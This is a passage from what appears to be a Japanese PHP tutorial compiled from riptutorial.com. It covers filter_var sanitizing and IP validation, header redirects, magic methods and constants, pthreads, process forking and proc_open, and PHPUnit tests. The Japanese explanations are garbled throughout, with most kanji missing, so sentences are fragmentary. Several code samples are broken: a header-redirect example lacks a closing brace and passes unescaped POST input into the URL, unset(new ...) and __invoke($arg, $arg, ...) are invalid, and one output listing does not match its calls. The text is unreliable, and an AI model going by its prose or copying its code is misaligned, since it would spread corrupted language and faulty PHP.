FILTER_FLAG_ALLOW_THOUSANDオプションをすると

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

FILTER_FLAG_ALLOW_SCIENTIFICオプションをすると

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

IPアドレスの

なIPアドレスであることをします。

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

なIPv4 IPアドレスをする

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

なIPv6 IPアドレスをする

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

IPアドレスがプライベートにないことをする

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

IPアドレスがみのにないことをする

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

オンラインでフィルタとフィルタをむ https://riptutorial.com/ja/php/topic/1679/フィルタとフィルタ

65: ヘッダー

Examples

ヘッダーの

ここでは、ボタンがクリックされたときにしいページにするためのヘッダーのがあります。

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
}
```

>

オンラインでヘッダーをむ https://riptutorial.com/ja/php/topic/3717/ヘッダー

66: マジックメソッド

Examples

__get、__set、__issetおよび__unset

のようにクラスからのフィールドをしようとするたびに

```
$animal = new Animal();
$height = $animal->height;
```

PHPは`__get($name)`というマジックメソッドをびします。この、`$name`は`"height"`とじです。のようなクラスフィールドへのきみ

```
$animal->height = 10;
```

マジックメソッドのびします`__set($name, $value)`と、`$name`とじ`"height"`と`$value`にしい`10`。

PHPには、がするかどうかをべるみみ`isset()`と、をする`unset()`2つのみみもあります。オブジェクトフィールドがのようにされているかどうかをする

```
isset($animal->height);
```

そのオブジェクトにして`__isset($name)`をびします。のようなをする

```
unset($animal->height);
```

そのオブジェクトにして`__unset($name)`をびします。

、これらのメソッドをクラスにしないと、PHPはクラスにされているフィールドをします。ただし、これらのメソッドをオーバーライドして、のようなデータをできるクラスをできますが、オブジェクトのようにできます。

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }

        return $this->data[$name];
    }
```

```
    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

とマジックメソッド

classで`empty()`をびすと、`__isset()`が`__isset()`れることにしてください。

emptyはには**isset$ var|| $ var == false**

__constructおよび__destruct

`__construct()`は、にクラスをするためにされるため、PHPでもなのメソッドです。`__construct()`メソッドのは、`__construct()` `__destruct()`メソッドです。このメソッドは、したオブジェクトへのがなくなった、またはをしたにびされます。 PHPのガベージコレクションでは、まずデストラクタをびしてメモリからオブジェクトをすることでオブジェクトをクリーンアップします。

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();

        $this->width = $width;
        $this->height = $height;
        echo "Created {$this->width}x{$this->height} Rectangle\n";
```

```
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__toString

オブジェクトがとしてわれるときはいつでも、 `__toString()` メソッドがびされます。このメソッドは、クラスのをすがあります。

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ($this->age)";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invoke

このマジックメソッドは、ユーザーがオブジェクトをとしてびそうとしたときにびされます。え

られるユースケースには、プログラミングやコールバックなどのいくつかのアプローチがまれているがあります。

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__callおよび__callStatic

__call()および__callStatic()は、オブジェクトまたはコンテキストにしないオブジェクトメソッドをびすときにびされます。

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
```

```
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleepと__wakeup

__sleepと__wakeupは、シリアライズにするメソッドです。クラスに__sleepメソッドがあるかどう

かをチェックするの`serialize`。もしそうなら、それはのシリアルのにされます。`__sleep`は、されるべきオブジェクトのすべてののののをすものとします。

`__wakeup`ターンでは、によってされる`unserialize`それがクラスにしている。にするためになリソースやそののものをすることがされています。

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__デバッグ

> このメソッドは、オブジェクトをダンプしてするプロパティをするときに、`var_dump()`によってびされます。メソッドがオブジェクトにされていないは、public、protected、およびprivateのすべてのプロパティがされます。 - PHP Manual

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
var_dump(new DeepThought());
```

のはのようにされます

```
class DeepThought#1 (0) {
```

```
}
```

5.6

```
var_dump(new DeepThought());
```

のはのようにされます

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__クローン

__cloneは、 cloneキーワードをしてびされます。これは、オブジェクトがにされた、にオブジェクトのをするためにされます。

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

オンラインでマジックメソッドをむ https://riptutorial.com/ja/php/topic/1127/マジックメソッド

67: マジック

マジックは__CONSTANTNAME__でされます。

、されているによって8つののがわります。たとえば、 __LINE__のは、スクリプトでされているによってなります。

これらのはとをしません。のようになります。

__LINE__	ファイルのの。
__FILE__	シンボリックリンクをむファイルのパスとファイルがされました。インクルードのでされた、インクルードされたファイルのがされます。
__DIR__	ファイルのディレクトリ。 includeのでされた、インクルードされたファイルのディレクトリがされます。これは dirname(__FILE__) とじです。このディレクトリには、ルートディレクトリのスラッシュがきません。
__FUNCTION__	の
__CLASS__	クラス。クラスには、されたがまれます Foo\Bar 。 メソッドでされる、__CLASS__は、がされるクラスのです。
__TRAIT__	の。には、それがされたがまれます Foo\Bar 。
__METHOD__	クラスメソッド。
__NAMESPACE__	のの。

これらののもなは、デバッグとロギングです

Examples

__FUNCTION__と__METHOD__のい

__FUNCTION__はのだけをしますが、 __METHOD__はのとともにクラスのをします。

```
<?php

class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }
```

```
    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

__CLASS__、get_classおよびget_called_classのい

__CLASS__マジックは、パラメータなしでびされたget_class()とじをします。また、それらはされたクラスのつまり、びし/をきんだをします。

に、 get_class($this)とget_called_class()がびすと、インスタンスされたのクラスのがされます。

```
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

ファイルとディレクトリの

ファイル

__FILE__マジックをってのPHPファイルのをパスですることができます。これは、ロギング/デバッグとしてもよくされます。

```
echo "We are in the file:" , __FILE__ , "\n";
```

カレントディレクトリ

のファイルがかれているディレクトリへのパスをするには、 `__DIR__` マジックをします。

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

のファイルがあるディレクトリへのパスをするには、 `dirname(__FILE__)` します。

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

のディレクトリをすることは、PHPフレームワークがしばしばベースディレクトリをするためにされます。

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

セパレータ

> Windowsシステムは `/` inパスをにするので、 `DIRECTORY_SEPARATOR` はにパスのにされます。

マジックのに、PHPはパスをうためのをいくつかしています

- `DIRECTORY_SEPARATOR` は、パスのディレクトリをるです。は `/` on * nix、Windowsでは `\` れます。ビューきのは、のようにきすことができます。

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- `$PATH` でパスをるために、まれに `PATH_SEPARATOR` をしました。そうです; Windowsでは、そうでなければ:

オンラインでマジックをむ https://riptutorial.com/ja/php/topic/1428/マジック

68: マルチスレッド

`pthreads`のV3 `pthreads`しているにのみロードすることができる`cli` SAPIを、したがって、することをおめし`extension=pthreads.so`にディレクティブ`php-cli.ini`あなたはPHP7とpthread V3をしているは、ONLYを。

Windowsで**Wamp**をしている、 **php.ini**でをするがあります

*php \ php.ini*をき、をしてください

```
extension=php_pthreads.dll
```

Linuxユーザーにしては、 `.dll`を`.so`きえるがあります。

```
extension=pthreads.so
```

このコマンドをして`php.ini`にすることができますカスタムパスで`/etc/php.ini`をしてください

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

マルチスレッドからめるには、phpのための`pthreads-ext`がです。

```
$ pecl install pthreads
```

エントリを`php.ini`します。

な

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}
```

```
// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

プーールとの

> プーリングは、pthreadsでとされるでののをむ、Workerのよりいレベルのをします。
> http : //php.net/manual/ja/class.pool.php

プーールとワーカーは、よりいレベルのとマルチスレッドのさをします。

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
```

```
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

オンラインでマルチスレッドをむ https://riptutorial.com/ja/php/topic/1583/マルチスレッド

69: マルチプロセッシング

Examples

みみのforkをしたマルチプロセッシング

みみをしてPHPプロセスをフォークとしてすることができます。これは、スレッドをおいにすがない、をするもなです。

これにより、のかかるのサーバーにファイルをアップロードする、メールをするなどをのスレッドにれて、スクリプトのみみをさせたり、のコアをしたりすることができます。たちがをしているかをる。

Windowsでは、これにより、するフォークごとにのコマンドプロンプトがポップアップすることにしてください。

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

ワーカー.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

フォークをしたプロセスの

PHPには、プロセスをするための`pcntl_fork`がみまれています。 `pcntl_fork`はunixの`fork`とじです。これはパラメータをりません。プロセスとプロセスをするためにできるをします。のためにのコードをしてください

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
         die('Error while creating child process');
    } else if ($pid) {
         // Parent process
    } else {
```

```
        // Child process
    }
?>
```

ごのように、 -1はフォークのエラーで、はされませんでした。のには、々のPIDされる2つのプロセスがありPID。

のは、 zombie processまたはプロセスがプロセスのにするプロセスがdefunct processことです。ゾンビのプロセスをぐには、プロセスのにpcntl_wait($status)をするだけです。

> **pnctl_wait**は、プロセスがするまでプロセスのをします。

また、 SIGKILLをしてzombie processをzombie processことはできません。

プロセス

プロセスにより、プログラマはなるプロセスですることができます。たとえば、bashコマンドをしてをできるPHPアプリケーションをするがあるとえてみましょう。 proc_openをしてコマンドをし、なリソースをします。のコードをされるなをしpwdでbashからphp

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

proc_openは、のとして$descriptorをつbashコマンドをします。その、 is_resourceをしてプロセスをします。いったんすると、ディスクリプタにってされた**$ pipe**をってプロセスとやりとりすることができます。

その、にfwriteをってプロセスのにきむことができます。この、 pwdにがきます。に、 stream_get_contentsは、プロセスのstdoutをみむためにされます。

> proc_closeをしてプロセスをし、ステータスコードをすようにしてください。

オンラインでマルチプロセッシングをむ https://riptutorial.com/ja/php/topic/5263/マルチプロセッシング

70: ユニットテスト

- アサーションのなリスト
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

`Unit`テストは、々がりにしてがまれているかどうかをするためのテストのソースコードのためにされています。 `Unit`テストはフレームワークのでサポートされています。いくつかのなる PHPUnitテストがあり、がなるがあります。このでは`PHPUnit`をしてい`PHPUnit`。

Examples

クラスルールのテスト

ルールメソッドをつな`LoginForm`クラスがあるとしますログイン·ページでフレームワーク·テンプレートとしてされます。

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
```

```
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

このクラスでテストをするために、 **Unit**テストソースコードをべて、りのものかどうかをべるをします。

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(invalid format)");

        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
```

```
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

Unitテストは、ここでどのになをいてけてくれるでしょうかたとえば、せぬがられたときはによくします。たとえば、このルールをのものからってみましょう。

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

わりに、たちが1つのなことをしてこれをいたなら、

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

ものなるルールメールとパスワードだけでなく、たちがしていることをとしていますでは、いをすることはです。このユニットテスト

